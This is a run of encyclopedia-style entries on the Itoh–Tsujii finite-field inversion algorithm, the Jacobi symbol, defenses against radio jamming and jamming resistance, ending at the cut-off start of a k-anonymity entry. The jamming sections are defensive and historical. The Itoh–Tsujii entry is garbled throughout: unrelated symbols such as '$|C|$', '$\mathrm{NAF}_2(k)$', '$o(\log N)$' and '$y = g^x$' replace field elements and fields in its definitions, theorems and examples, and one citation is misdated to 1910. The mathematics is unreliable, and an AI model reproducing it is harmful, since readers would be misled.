It is a well-known fact that there are several possibilities to represent elements of a finite field. In particular, given an irreducible polynomial $P(x)$ of degree m over $\mathbb{Z}_p$ and a root α of $P(x)$ (i.e., $P(\alpha) = 0$, one can represent an element $t, z \in \mathbb{Z}_p$, $q = p^n$ and p prime, as a polynomial in α, i.e., as $A = a_{m-1}\alpha^{m-1} + a_{m-2}\alpha^{m-2} + \cdots + a_1\alpha + a_0$ with $\mathbf{y}_i \in \mathbb{R}^1$. The set $\{1, \alpha, \alpha^2, \ldots, \alpha^{m-1}\}$ is then said to be a polynomial basis (or standard basis) for the finite field $|C|$ over $\mathbb{Z}_p$ (extension field). Another type of basis is called a normal basis. Normal bases are of the form $\left\{\beta, \beta^q, \beta^{q^2}, \ldots, \beta^{q^{m-1}}\right\}$ for an

appropriate element $o(\log N)$. Then, an element $\mathrm{NAF}_2(k)$ can be represented as $B = b_{m-1}\beta^{q^{m-1}} + b_{m-2}\beta^{q^{m-2}} + \cdots + b_1\beta^q + b_0\beta$, where $\mathcal{NL}(f)$. It can be shown that for any field $\mathbb{Z}_p$ and any extension field $|C|$, there exists always a normal basis of $|C|$ over $\mathbb{Z}_p$ (see Lidl and Niederreiter (1997, Theorem 2.35)). Notice that $\left(\beta^{q^i}\right)^{q^k} = \beta^{q^{i+k}} = \beta^{q^{i+k \bmod m}}$ which follows from the fact that $\beta^{q^m} \equiv \beta$. Thus, raising an element $\mathrm{NAF}_2(k)$ to the *q*th power can be easily accomplished through a cyclic shift of its coordinates, i.e., $B^q = \left(b_{m-1}\beta^{q^{m-1}} + b_{m-2}\beta^{q^{m-2}} + \cdots + b_1\beta^q + b_0\beta\right)^q = b_{m-2}\beta^{q^{m-1}} + b_{m-3}\beta^{q^{m-2}} + \cdots + b_0\beta^q + b_{m-1}\beta$ in a normal basis representation. This follows by applying the binomial theorem repeatedly and the fact that if $\mathbb{Z}_p$ is a field of prime characteristic *p*, $(A + B)^p \equiv A^p + B^p$ for all $O(\log(m))$, where $q = p^n$.

Before describing the Itoh and Tsujii algorithm, it is beneficial to understand how the inverse would be computed via an exponentiation algorithm. In particular, it can be shown that for all $A \in \mathbb{F}_{2^n}$, $A \neq 0$, one can compute A^{-1} as

$$A^{-1} \equiv A^{2^n-2} = A^2 \cdot A^{2^2} \cdots A^{2^{n-1}}$$

which follows from a generalization of Fermat's little theorem. This requires $n - 2$ multiplications and $n - 1$ squarings using the binary method for exponentiation. Notice that if *A* is an element of a field of characteristic two (finite field), squaring is a linear operation. Moreover, if a normal basis is being used to represent the elements of the field, squaring (A^2) for any $A \in \mathbb{F}_{2^n}$ can be computed with one cyclic shift.

Theory

Itoh and Tsujii proposed in Itoh and Tsujii (1988) three algorithms. The first two algorithms describe addition chains for exponentiation-based inversion in fields $\mathbb{F}_{2^n}$, while the third one describes a method based on subfield inversion. The first algorithm is only applicable to values of *n* such that $n = 2^r + 1$, for some positive *r*, and it is based on the observation that the

exponent $2^n - 2$ can be rewritten as $(2^{n-1} - 1) \cdot 2$. Thus if $n = 2^r + 1$, it follows that $A^{-1} \equiv \left(A^{2^{2^r}-1}\right)^2$. Furthermore, rewriting $y = g^x$ as

$$2^{2^r} - 1 = \left(2^{2^{r-1}} - 1\right) 2^{2^{r-1}} + \left(2^{2^{r-1}} - 1\right) \tag{1}$$

one obtains Algorithm 1. Notice that Algorithm 1 performs $r = \log_2(n-1)$ iterations. In every iteration, one multiplication and i cyclic shifts, for $0 \le i < r$, are performed which leads to an overall complexity of $\log_2(n-1)$ multiplications and $n - 1$ cyclic shifts.

Algorithm 1 Multiplicative inverse computation in $\mathbb{F}_{2^n}$ with $n = 2^r + 1$ [5, Theorem 1]

Input: $A \in \mathbb{F}_{2^n}$, $A \neq 0$, $n = 2^r + 1$
Output: $C = A^{-1}$
  $C \leftarrow A$
  for $i = 0$ to $r - 1$ **do**
    $D \leftarrow C^{2^{2^i}}$ {NOTE: 2^i cyclic shifts}
    $C \leftarrow C \cdot D$
  $C \leftarrow C^2$
  Return (C)

Itoh–Tsujii Inversion Algorithm, Fig. 1

Example 1 Let $w_0 \in \mathbb{F}_2^m$, $A \neq 0$. Then according to Algorithm 1, the inverse A^{-1} can be computed with the following addition chain:

$$A^2 \cdot A = A^3$$
$$\left(A^3\right)^{2^{2^1}} \cdot A^3 = A^{15}$$
$$\left(A^{15}\right)^{2^{2^2}} \cdot A^{15} = A^{255}$$
$$\left(A^{255}\right)^{2^{2^3}} \cdot A^{255} = A^{65535}$$
$$\left(A^{65535}\right)^2 = A^{131070}$$

A quick calculation verifies that $2^{17} - 2 = 131070$. Notice that in accordance with Algorithm 1, four multiplications in $\mathbb{F}_{2^{17}}$ have been performed and, if

using a normal basis representation, $2^4 = 16$ cyclic shifts would also be required to complete the computation.

Algorithm 1 can be generalized to any value of n (Itoh and Tsujii 1988). To see this, write $n - 1$ as

$$n - 1 = \sum_{i=1}^{t} 2^{k_i}, \text{ where } k_1 > k_2 > \cdots > k_t \tag{2}$$

Then, using the fact that $A^{-1} \equiv \left(A^{2^{n-1}-1}\right)^2$ and (2), it can be shown that the inverse of A can be written as:

$$\left(A^{2^{n-1}-1}\right)^2 = \left[\left(A^{2^{2^{k_t}}-1}\right)\left(\left(A^{2^{2^{k_t-1}}-1}\right)\cdots \left[\left(A^{2^{2^{k_2}}-1}\right)\left(A^{2^{2^{k_1}}-1}\right)^{2^{2^{k_2}}}\right]^{2^{2^{k_3}}} \cdots\right)^{2^{2^{k_t}}}\right]^2 \tag{3}$$

An important feature of (3) is that in computing $f_{i,n_1}^{-1}(y)$ all other quantities of the form $A^{2^{2^{k_i}}-1}$ for $k_i < k_1$ have been computed. Thus, the overall complexity of (3) is:

$$\begin{aligned} \#\text{MUL} &= \lfloor \log_2(n-1) \rfloor + HW(n-1) - 1 \\ \#\text{CSH} &= n - 1 \end{aligned} \tag{4}$$

where $HW(\cdot)$ denotes the Hamming weight of the operand, i.e., the number of ones in the binary representation of the operand (cyclic codes), MUL refers to multiplications in $\mathbb{F}_{2^n}$, and CSH refers to cyclic shifts over $\mathcal{E}_k$ when using a normal basis.

Example 2 Let $w_0 \in \mathbb{F}_2^m$, $A \neq 0$. Then according to (2), one can write $n - 1$ as $22 = 2^4 + 2^2 + 2$, where $k_1 = 4$, $k_2 = 2$, and $k_3 = 1$ and $A^{-1} \equiv A^{2^{23}-2}$

can be computed with the following addition chain:

$$\begin{aligned} A^{2^2-1} &= A^2 \cdot A \\ A^{2^4-1} &= \left(A^3\right)^{2^2} \cdot A^3 \\ A^{2^8-1} &= \left(A^{15}\right)^{2^4} \cdot A^{15} \\ A^{2^{16}-1} &= \left(A^{255}\right)^{2^8} \cdot A^{255} \\ A^{2^{23}-2} &= \left(A^{2^2-1} \cdot \left(A^{2^4-1} \cdot \left(A^{2^{16}-1}\right)^{2^4}\right)^{2^2}\right)^2 \end{aligned}$$

The above addition chain requires 6 multiplications and 22 cyclic shifts which agrees with the complexity of (4).

In Itoh and Tsujii (1988), the authors also notice that the previous ideas can be applied to extension fields $|C|$, $q = 2^n$. Although this inversion method does not perform a complete inversion, it reduces inversion in $|C|$ to inversion in $\mathbb{Z}_p$. It is assumed that subfield inversion can be done relatively easily, e.g., through table look-up or the extended Euclidean algorithm. These ideas are summarized in Theorem 1. The presentation here follows (Guajardo and Paar 2002), and it is slightly more general than (Itoh and Tsujii 1988) as a subfield of the form $\mathbb{F}_{2^n}$ is not required, rather general subfields $\mathbb{Z}_p$ are used.

Theorem 1 (*Itoh and Tsujii*1988, *Theorem 3) Let* $t, z \in \mathbb{Z}_p$, *and* $r = (q^m - 1)/(q - 1)$. *Then, the multiplicative inverse of an element A can be computed as*

$$A^{-1} = (A^r)^{-1} A^{r-1}. \tag{5}$$

Computing the inverse through Theorem 1 requires four steps:

- *Step 1*. Exponentiation in $|C|$, yielding A^{r-1}.
- *Step 2*. Multiplication of A and A^{r-1}, yielding $r \in M'_{so}$.
- *Step 3*. Inversion in $\mathbb{Z}_p$, yielding $(A^r)^{-1}$.
- *Step 4*. Multiplication of $(A^r)^{-1}A^{r-1}$.

Steps 2 and 4 are computational negligible since both A^r, in Step 2, and $(A^r)^{-1}$, in Step 4, are elements of $\mathbb{Z}_p$ (Lidl and Niederreiter 1997). Both operations can, in most cases, be performed with a complexity that is well below that of one single extension field multiplication. The complexity of Step 3, subfield inversion, depends heavily on the subfield $\mathbb{Z}_p$. What remains is Step 1, exponentiation to the $(r-1)$th power in the extension field $|C|$. Observe that the exponent can be expressed in q-adic representation as

$$r - 1 = q^{m-1} + \cdots + q^2 + q = (1 \cdots 110)_q \tag{6}$$

Thus, this exponentiation can be computed through repeated raising of intermediate results to the qth power and multiplications. The number of multiplications in $|C|$ can be minimized by using the addition chain in (3). Thus, computing A^{r-1} requires (Itoh and Tsujii 1988):

$$\begin{aligned} \#\mathrm{MUL} &= \lfloor \log_2 (m-1) \rfloor + HW\,(m-1) - 1 \\ \#q\text{-EXP} &= m - 1 \end{aligned} \tag{7}$$

where q-EXP refers to the number of exponentiations to the qth power in $\mathbb{Z}_p$.

Example 3 Let $\#E(\mathbb{F}_{q^n})$, $A \neq 0$, $q = p^n$ for some prime p. Then, using the q-adic representation of $r - 1$ from (6) and the addition chain from (3), one can find an addition chain to compute $A^{r-1} = A^{q^{18}+q^{17}+\cdots+q^2+q}$ as follows. First, one writes $m - 1 = 18 = 2^4 + 2$ where $k_1 = 4$, and $k_2 = 1$. Then $A^{r-1} = \left(A^{q^{16}+q^{15}+\cdots+q^2+q}\right)^{q^2} \cdot \left(A^{q^2+q}\right)$ and one can compute $y_2, \ldots, y_n \in \mathbb{Z}_p$ as

$$\begin{aligned} A^{q^2} &= (A^q)^q \\ A^{q^2+q} &= A^q \cdot A^{q^2} \\ A^{\sum_{i=1}^{4} q^i} &= \left(A^{q^2+q}\right)^{q^2} \cdot A^{q^2+q} \\ A^{\sum_{i=1}^{8} q^i} &= \left(A^{\sum_{i=1}^{4} q^i}\right)^{q^4} \cdot A^{\sum_{i=1}^{4} q^i} \\ A^{\sum_{i=1}^{16} q^i} &= \left(A^{\sum_{i=1}^{8} q^i}\right)^{q^8} \cdot \left(A^{\sum_{i=1}^{8} q^i}\right) \end{aligned}$$

Notice that in computing $y_2, \ldots, y_n \in \mathbb{Z}_p$, one has also computed $\underline{\texttt{il}}(x)$. The complexity to compute A^{r-1} (and, thus, the complexity to compute A^{-1} if the complexity of multiplication and inversion in $\mathbb{Z}_p$ can be neglected) in $\mathbb{F}_{q^{19}}$ is found to be 5 multiplications in $\mathbb{F}_{q^{19}}$ and 18 exponentiations to the qth power in agreement with (7).

In their work, Itoh and Tsujii (1988) assume a normal basis representation for the field elements of $|C|$, $q = 2^n$. In this case, the exponentiations to the qth power are simply cyclic shifts of the m coefficients that represent an individual field element. In polynomial (or standard) basis, however, these exponentiations are, in general, considerably more expensive. Guajardo and Paar 4 take advantage of finite field properties and of the algorithm characteristics to improve on the overall complexity of the ITA in polynomial basis. In particular, the authors make use of two facts: (1) the algorithm performs alternating multiplications and several exponentiations to the qth power in a sequential manner and (2) raising an element $\mathbf{y}_i \in \mathbb{R}^1$, $q = p^n$, to the q^eth power is a linear operation in $|C|$, since q is a power of the field characteristic.

In general, computing A^{q^e} has a complexity of $m(m-1)$ multiplications and $m(m-2)+1 = (m-1)^2$ additions in $\mathbb{Z}_p$ (Guajardo and Paar 2002). This complexity is roughly the same as one $|C|$ multiplication, which requires m^2 subfield multiplications if one does not assume fast convolution techniques (e.g., the Karatsuba algorithm for multiplication). However, in polynomial basis representation computing A^{q^e} , where $e > 1$, can be shown to be as costly as a single exponentiation to the qth power. Thus, Guajardo and Paar (2002) performs as many subsequent exponentiations to the qth power in one step between multiplications as possible, yielding the same multiplication complexity as in (7), but a reduced number of q^e-exponentiations. This is summarized in Theorem 2.

Theorem 2 (Guajardo and Paar 2002, *Theorem* 2) *Let* $t, z \in \mathbb{Z}_p$. *One can compute* A^{r-1}, *where* $r - 1 = q + q^2 + \cdots + q^{(m-1)}$ *with no more than*

$$\#MUL = \lfloor \log_2 (m-1) \rfloor + HW\,(m-1) - 1$$
$$\#q^e\text{-}EXP = \lfloor \log_2 (m-1) \rfloor + HW\,(m-1)$$

operations, where #MUL and #q^e-EXP refer to multiplications and exponentiations to the q^eth power in $|C|$, respectively.

It should be stressed that Theorem 2 is just an upper bound on the complexity of this exponentiation. Thus, it is possible to find addition chains which yield better complexity as shown in Chung et al. (2000). Finally, observe that from Theorem 2, it follows that Step 1 of the ITA algorithm requires about as many exponentiations to the q^eth power as multiplications in $|C|$ if a polynomial basis representation is being used.

Optimizations and Applications

In the previous section, it has been shown that raising an element $t, z \in \mathbb{Z}_p$ to the q^eth power can be computationally roughly as costly as performing one multiplication in $|C|$. Hence, if it is possible to make exponentiations to the q^eth power more efficient, considerable speedups of the algorithm can be expected. Three classes of finite fields are introduced in Guajardo and Paar (2002) for which the complexity of these exponentiations is in fact substantially lower than that of a general multiplication in $|C|$. These are:

- Fields $\mathbb{F}_2 m$ with binary field polynomials.
- Fields $|C|$, $q = p^n$ and p an odd prime, with binomials as field polynomials.
- Fields $|C|$, $q = p^n$*and* p an odd prime, with binary equally spaced field polynomials (ESP), where a binary ESP is a polynomial of the form $x^{sm} + x^{s(m-1)} + x^{s(m-2)} + \cdots + x^{2s} + x^s + 1$.

The ITA has found applications in cryptography. Early applications of the algorithm to the cryptographic setting are described in Guajardo and Paar (1997), where fields of binary characteristic are used. However, even characteristic composite fields have been found to be weak and are generally not longer recommended for cryptographic applications. On the other hand, the ITA remains an attractive choice for the computation of the inverse in odd characteristic fields and, in particular, in optimal extension fields (Bailey and Paar 2001). Recently, Rodríguez-Henríquez et al. (2007) have shown that the Itoh and Tsujii inversion algorithm is amenable to parallelization as well, by expressing the addition chain in terms of square

root operations instead of squarings. For irreducible trinomials $P(x) = x^m + x^k + 1$, with m and k odd numbers, the square root operation is particularly efficient (simpler than a squaring operation) and therefore the overall inversion computation benefits.

Jacobi Symbol

Burt Kaliski[1] ✉
(1) Office of the CTO, EMC Corporation, Hopkinton, MA, USA

✉ **Burt Kaliski**
Email: bkaliski@alum.mit.edu

Background

The Jacobi symbol was introduced by C.G.J. Jacobi in 1837.

Definition

The Jacobi symbol of an integer *x* modulo an odd positive integer *n* is the product of the Legendre symbols of *x* modulo each (possibly repeated) prime factor of *n*.

Theory

The *Jacobi symbol* generalizes the Legendre symbol to all odd integers. Let *n* be an odd, positive integer with prime factorization

$$n = p_1^{a_1} p_2^{a_2} \cdots p_k^{a_k},$$

where the prime numbers$p_1,\ldots, p_k$ are distinct, and let *x* be an integer. The Jacobi symbol of *x* modulo *n*, denoted $\hat{\mathrm{f}}(t)$ equals the product of Legendre symbols of *x* with respect to each of the primes (counting repeats):

$$\left(\frac{x}{n}\right) = \left(\frac{x}{p_1}\right)^{a_1} \left(\frac{x}{p_2}\right)^{a_2} \cdots \left(\frac{x}{p_k}\right)^{a_k}.$$

If n is prime, then the Jacobi symbol is the same as the Legendre symbol.

The Jacobi symbol may be computed efficiently even when the prime factorization of n is unknown by the *Quadratic Reciprocity Theorem*, a fact that was proved by Gauss (see Chap. 5 of Ireland and Rosen 1991).

Applications

The Jacobi symbol is employed in some primality tests. It also occurs in relation to the Quadratic Residuosity Problem.

Anti-jamming strategy; Radio interference attack defense

Definitions

Jamming attack defense is a measure performed by wireless devices to ensure that information can be transmitted and received correctly despite deliberate jamming attempts. The jamming attack defense can be implemented in hardware or software forms.


Background

Spread spectrum techniques are the earliest known anti-jamming countermeasures and come in many forms. Among all forms, frequency-hopping is the first invention. In the early twentieth century, Nikola Tesla presented the concept of frequency-hopping in his 1903 US Patent 723,188 and 1903 US Patent 725,605. These patents involve altering the carrier frequency or other exclusive characteristics to achieve immunity to interference. Frequency-hopping is also mentioned by radio pioneer

Johannes Zenneck in his book Wireless Telegraphy (German, 1908, English translation McGraw Hill, 1915), by a Polish engineer, Leonard Danilewicz, in 1929, and by several others in various patents. One of the best known patents is by actress Hedy Lamarr and composer George Antheil in 1942, US Patent 2,292,387. It was intended to supply secret communication updating torpedo tracking systems via the use of frequency-hopping radio. The patent was gifted to the USA and classified.

Spread spectrum systems were used by the US government to guarantee communication security and ability to withstand jamming, with continued classified research into the subject matter. During the World War II, spread spectrum techniques were applied by the US Army Signal Corps in a communication system called SIGSALY for communication between Roosevelt and Churchill, but due to its top secret nature, SIGSALY's existence did not become known until the 1980s. To this day many military applications of the technology are still classified.

In 1976, "spread spectrum systems," by Robert Dixon, sparked commercial interest in the technology. Initial commercial use of spread spectrum began in the 1980s in the USA with three systems (Marcus, 2011): Equatorial Communications System's very small aperture (VSAT) satellite terminal system for newspaper newswire service, Del Norte Technology's radionavigation system for navigation of aircraft, and Qualcomm's OmniTRACS system for communications to trucks. In 1985, the Federal Communications Commission passed 47 CFR 15.247 (Regulations and Guidance, 1910), which allowed non-licensed (Jackson, 2008) use of spread spectrum systems in the 902–928, 2,400–2,483.5, and 5,725–5,850 MHz bands. The technologies that use spread spectrum in these bands include Wi-Fi, Bluetooth, cordless telephones, and 3G networks.




The spread spectrum techniques are typically implemented in hardware, and the level of resilience to radio interference is determined when the radio hardware was designed. Starting in the early twenty-first century, effort has been devoted to design defense strategies that can react to the jamming attacks and provide protection that are implemented in the link layer and layers above. The link-layer defense involves using channel adaption, error correction code, and covert timing channels.

Theory and Applications

Jamming attack defense can be divided into two categories. One is measures implemented in the physical layer, and the other is measures implemented in the link layer and the layers above. Typically, the physical layer defense strategies are proactive, and the ones in the link layer and the layers above are reactive defense.

Jamming Attack Defense in the Physical Layer

Spread spectrum techniques are considered the physical layer defense to cope with jamming. The idea is to transmit signal by spreading it over a wide frequency band, much wider than the minimum bandwidth required to transmit the signal. For instance, a spread spectrum system takes a narrowband signal with a bandwidth of a few kilohertz and distributes it over a wideband that is many megahertz wide by modulating it with a special sequential of noise-like signal structure, a pseudorandom sequence. To retrieve the original information signal, the receiver demodulates the received signals using the same sequence. As the result of spreading and de-spreading operation, the signal-to-noise ratio on the channel is enhanced and the effect of jamming is reduced. This is because the de-spreading is accomplished by correlating the received spread spectrum with the same sequence. When the two signals match, the desired signal collapses to its original bandwidth before spreading, whereas any unmatched input (the jamming signal) is spread to the wideband. A filter then rejects all but the desired narrowband signal. The resulting effect of enhancing signal-to-noise ratio on the channel is called process gain (Fig. 1).




Jamming Attack Defense, Fig. 1 General model of spread spectrum system

Depending on the methods that spread the narrowband signal, spread spectrum techniques can be divided into the following varieties: frequency-hopping spread spectrum (FHSS), direct-sequence spread spectrum (DSSS), time-hopping spread spectrum (THSS), chirp spread spectrum (CSS), and

combinations of these techniques. Among them, FHSS, DSSS, and the combination of those two provide better jamming resistance.


Frequency-hopping spread spectrum (FHSS) Frequency-hopping systems rapidly "hop" its carrier from frequency to frequency among, possibly, thousands of frequencies. The specific order of frequencies that the "hopper" switches through is a pseudorandom sequence known to both transmitter and receiver, and the rate of frequency-hopping is a function of the information rate, the amount of redundance used, if any, and the distance to the nearest potential jammer. The challenge of FHSS is to synchronize the hopping sequence at both the transmitter and the receiver (Fig. 2).

Jamming Attack Defense, Fig. 2 Illustration of frequency-hopping on eight channels: (**a**) channel assignment (**b**) channel usage over time



FHSS is robust to the narrowband jamming signal, because the jamming signal will be effective only when the hopper happens to hop to that frequency. For instance, if a transmitter switches its frequency randomly over a maximum of 2, 000 channels, it will see the jamming signal 0.05% of the time. Alternatively, if the jamming signal spread over the whole 2, 000 channel or the jamming signal follows each frequency hop, then the frequency-hopping techniques are no longer robust to those jamming attacks. Thus, the frequency-hopping techniques make it harder for jammers to be effective (Fig. 3).


Jamming Attack Defense, Fig. 3 A spectrum analyzer photo of FHSS signal (Regulations and Guidance, 1910)



Direct-sequence spread spectrum (DSSS) Direct-sequence spread spectrum systems multiply the narrowband signal to be transmitted by a "noise" signal. This noise signal is a pseudorandom sequence of 1 and − 1 values, at a frequency much higher than that of the original signal, thereby spreading the energy of the original signal into a much wider band. The resulting signal resembles white noise. However, this noise-like signal can be used to exactly reconstruct the original data at the receiving end, by multiplying it by the same pseudorandom (PN) sequence (because $1 \times 1 = 1$ and $-1 \times -1 = 1$). This process, known as "de-spreading," mathematically constitutes a correlation of the transmitted PN sequence with the PN sequence that the receiver believes the transmitter is using. For de-spreading to work correctly, the transmit and receive sequences must be synchronized. This requires the receiver to synchronize its sequence with

the transmitter's sequence via some sort of timing search process (Fig. 4).

Jamming Attack Defense, Fig. 4 An illustration of DSSS



The de-spreading mechanism reduces the jamming signal power and makes the DSSS techniques resistance to many types of jamming attacks. However, DSSS can only defense certain jamming attacks. A jammer that transmits continuous signals can defeat the DSSS system by increasing its jamming power high enough to overcome the processing gain in the receiver. Alternatively, a jammer can emit pulse signals with the peak power much higher than the constant power and adopt a 33% duty cycle pulse which is adequate for effective jamming (Adamy, 2004) (Fig. 5).

Jamming Attack Defense, Fig. 5 A spectrum analyzer photo of DSSS signal (Dixon, 1976)

Time-hopping spread spectrum (THSS) Time-hopping systems use the pseudorandom sequence to control the transmitter on and off. This form of spread spectrum modulation is mainly applied in combination with frequency-hopping, such as in the RACEP systems developed by Martin Marietta Corp. Time-hopping by itself is not effective in coping with jamming attacks, unless it is combined with frequency-hopping to prevent single-frequency interference from causing significant communication disturbance.


Chirp spread spectrum (CSS) A chirp is a sinusoidal-wave signal whose frequency increases or decreases with time (Fig. 6). It is also known as a sweep signal as its frequency scans through a predetermined frequency band. Modulating the narrowband signal with a chirp will spread the signal over a wider frequency band. Similar to frequency-hopping technique, chirp spread spectrum can only reduce the narrowband jamming attack, since such a jammer only affects the chirp receiver for a small percentage of the time. Additionally, if the jammer can determine the tuning slope of the chirp frequency, it can effectively disable the chirp receiver by sweeping the frequency band at the same pace as the chirp.

Jamming Attack Defense, Fig. 6 A graph of a sinusoidal linear chirp

Power control To reduce the jamming effect, a transmitter can increase its transmission power. Essentially, the likelihood of correct packet

transmission is affected by the bit error rate (BER), which is, in turn, determined by the signal-to-noise ratio (SNR) (Viterbi and Omura, 2013). The higher the SNR is, the less the BER will be. In jamming scenarios, the jamming signal contributes to the noise part, and thus its effectiveness is determined by SNR or more precisely jamming-to-signal ratio. Raising the transmission power of the transceiver increases the SNR and reduces the jamming effect. However, such a defense method is limited by the maximum achievable transmission power of the transceiver and the jammer as well.

Jamming Attack Defense in the Link Layer and Layers Above




Error-correcting code is a block of redundant data that is appended to the original message at the sender. The code provides extra information for the receiver to identify the location of errors that occurred during propergaton and to correct them. However, each type of code has a maximum number of errors that it can correct. Typically, the more bits that are added as an error-correcting code, the larger number of errors that it is capable to correct. The popular codes used in modern systems include Reed–Solomon codes (Kim and Stark, 1989), turbo codes, BCH codes, Reed–Muller codes, binary Golay codes, and low-density parity-check codes (LDPC) (Peterson et al., 1972).

Reed–Solomon block code takes a fixed block of input data and produces a fixed block of output. For example, the most widely used R-S (255,223) processes one 223-byte message block at a time and appends 32 redundant bytes to each block. It can handle up to eight incorrect bytes per data block. Consider the scenario where frequency-hopping is used and a narrowband jammer is constantly jamming one hop. If the total number of hops is 255, then R-S (255,223) can correct all bit errors caused by this narrowband jammer and thus reduces the effectiveness of this jammer. As a result, to adequately disturb the communication, a jammer has to interfere with at least eight hops.

Link-layer channel adaptation The link-layer channel adaptation strategies (Chen et al., 2009; Wood et al., 2007) work similarly as frequency-hopping, for example, multiple frequency channels are being used for data communication. However, unlike physical layer frequency-hopping, link-layer channel adaptation techniques are software-based

strategies. Therefore, they can be deployed on any legacy wireless devices that are able to work on multiple orthogonal channels. Much work has shown that channel adaptation can be applied on sensor platforms (Berkeley motes) (Xu et al., 2007) and 802.11 devices (Navda et al., 2007). Although link-layer channel-hopping can be implemented proactively, one of its biggest advantages is, perhaps, its ability to react to jamming attacks. Before the jammer becomes active, the wireless devices can work in their original style, for example, working on one channel. As soon as the jamming attacks are detected, reactive channel adaptation occurs and makes the entire network or only the jamming region to switch to a different radio channel. As such, it imposes little overhead to wireless devices in non-jamming scenarios while altering the network working mode on demand to cope with jamming attacks.

Figure 7 demonstrates the packet delivery time series for the number of packets delivered to the sink, the data collecting center. During one window interval, each sensor generated five packets and should deliver around five packets to the sink. Shortly after the jammer was turned on, nodes 10,52,53 lost their connections because they were directly affected. After the jammer was detected, nodes 10,52,53 switched to the new channel, and a subset of nodes multiplex between the original and new channels to relay packets. As a result, nodes 10,52,53 resumed their ability to deliver packets to the sink.



Jamming Attack Defense, Fig. 7 Illustration of link-layer channel adaptation: (**a**) the network topology snapshot of the Mica2 testbed shortly after the jammer was turned on and (**b**) packet delivery time series in a five-packet window when applying link-layer channel adaptation (Xu et al., 2007)

Similar to frequency-hopping, the link-layer channel adaptation can reduce the effectiveness of a narrowband jammer who does not “follow” the network as it switches its working channel.

Spatial retreats The basic idea behind spatial retreats is that when mobile wireless devices are interfered by jamming attacks, they should simply move to a safe location, for example, an area that is no longer affected by jamming attacks. Spatial retreats are suitable for the network that consists of mobile participants, such as users with cell phones, WLAN-enabled laptops, or robots. One potential problem with spatial retreat is that a mobile jammer can move through the mobile networks and cause large number of mobile devices to relocate. By doing so, an attacker can cause the network to be partitioned, thereby severing network communications. To address this problem, spatial retreat strategies typically contain two phases: (1) escape phase, in which the wireless devices that are located within the jammed area move to “safe” regions, and (2) reconstruction phase, in which the mobile devices move around to achieve uniform network coverage, thereby preventing the jammer from partitioning the

network (Ma et al., 2005), as illustrated in Fig. 8.

Jamming Attack Defense, Fig. 8 A robust spatial retreats algorithm that can repair the effect of a jammer passing through the coverage region (Ma et al., 2005). The red circle depicts the jamming range

Convert timing channels The idea of convert channels (Xu et al., 2008) is that although a jammer might prevent the successful reception of packets, the fact that there was an attempted, incoming packet could be exploited to convey information. In a conventional network stack, the physical and data link layers are responsible for providing reliable packet delivery services. Since jamming disrupts these two layers yet still allows for the detection of packet failure events, it is possible to create a low-rate overlay between the normal data link layer and the network layer that would allow for the resumption of network services. As such, the overlay first detects failed packet reception in spite of jamming attacks and then maps the presence of

failed packets into information that needs to be delivered. One mapping strategy is to let each sender modulate the packet transmission time using an optical orthogonal code (OOC) (Chung et al., 1989) that is assigned to it, and the receiver uses the same code to recover the information being modulated, similar to the principle of code division multiple access (CDMA). Covert timing channel techniques are not only suitable for narrowband jammers but also suitable for broadband jammers without unlimited transmission.

Jamming-resilient multipath routing The aforementioned jamming defenses primarily focus on repairing connectivity between adjacent nodes. Jamming-resilient multipath routing (Mustafa et al., 2012) is a network layer solution and focuses on restoring the end-to-end data delivery through multipath routing. The idea is to select multiple paths prior to jamming attacks. Once jamming is detected and the path is no longer available, an alternative path in the candidate path pool is selected to deliver data. Thus, as long as all paths do not fail concurrently, the end-to-end path availability is maintained. To evaluate the fail dependency among multiple paths, the network can select multipath based on the knowledge of a path's availability history. By maximizing the end-to-end availability of the selected paths based on availability history vectors (AHVs) of paths, the network can execute either a centralized algorithm or a distributed AHV-based routing protocol built on top of a classic routing algorithm to select fault-independent paths and to achieve the goal of overcoming the jamming impact.

Open Problems and Future Directions

In terms of jamming attack defense strategies, there is no panacea capable of restoring the communication disrupted by any types of jamming attacks. Each jamming defense strategy has its limitation on its achievable anti-jam margins and thus can only make certain types of jamming difficult. It is thus to be discovered, if possible, a panacea for jamming attacks.

Jamming Resistance

Definition

In radio communications, jamming is defined as the intentional prevention of communication by the use of electromagnetic signals. Jamming resistance techniques provide resilience to jamming attacks when the attacker has limited transmission power and therefore cannot prevent communication on all available communication frequencies simultaneously.

Background

Jamming resistance has been considered already in the early 1900s. Nikola Tesla discussed it in 1903 in two US patents; in those patents he also described jamming resistance techniques similar to frequency hopping. In 1908, a German radio pioneer Johannes Zenneck mentioned frequency hopping in his book Wireless Telegraphy. Several other inventions of frequency hopping have later followed of which the 1942 US patent by the actress Hedy Lamarr and composer George Antheil is the most well known. The books by Adamy give a good overview of jamming resistance in the context of the electronic warfare.

Theory

Spread spectrum (SS) techniques represent a common way to achieve anti-jamming communication. These techniques use data-independent, random sequences to spread a narrowband information signal over a wide (radio) band of frequencies. Under the premise that it is hard or infeasible for an attacker to jam the entire frequency band, the receiver can correlate the received signal with a replica of the random sequence to retrieve the original information signal. Important instances of spread spectrum techniques are frequency hopping spread spectrum (FHSS) and direct-sequence spread spectrum (DSSS). In FHSS, the sender and the receiver agree on a (hopping) sequence of channels on which they will communicate in the future. This sequence is typically generated from a secret shared by the sender and the receiver. In DSSS, the data signal is modulated with a continuous, predefined spreading signal of a higher frequency, also called the chipping sequence. During the modulation, the data signal gets spread in the frequency domain and thus becomes resistant against (narrow-band) interference. Given a sufficiently high frequency of the spreading signal, the resulting signal becomes hidden in the noise of the wireless channel. The processing gain of the communication system (indicating the ratio by which interference can be suppressed relative to the original signal) defines the required length of the DSSS spreading code, determining the spreading signal. A combination of FHSS and DSSS can also be used; here, the communicating parties hop between frequency channels within which they then spread their signals using DSSS.

Essential for both FHSS and DSSS communication is that the sender and the receiver share a secret prior to their communication. This enables the receiver to generate the random sequence and to detect and decode the sender’s spread signal. Jamming resilience is based on the fact that the attacker does not know which spreading/hopping sequences will be used by the sender prior to the communication, and that during the message transmission it will not be able to find this sequence. Recently, uncoordinated spread spectrum techniques (uncoordinated FHSS and uncoordinated DSSS) have also been proposed. Those techniques allow jamming-resistant communication without shared keys and therefore enable jamming-resistant broadcast communication.

Besides FHSS and DSSS, the use of chirp signals has also been proposed for jamming-resistant communication. A chirp is a sine signal in which the frequency of the signals (rapidly) increases or decreases within a given frequency range. When used for jamming-resistant communication, the start time of a chirp signal, which determines the start of the frequency sweep, is agreed between the communicating parties prior to the communication, but is unknown to the jammer.

Definitions

k-Anonymity is a property that captures the protection of released data against possible reidentification of the respondents to whom the data refer. *k*-Anonymity states that the released data should be indistinguishably related to no less than *k* respondents.

Background

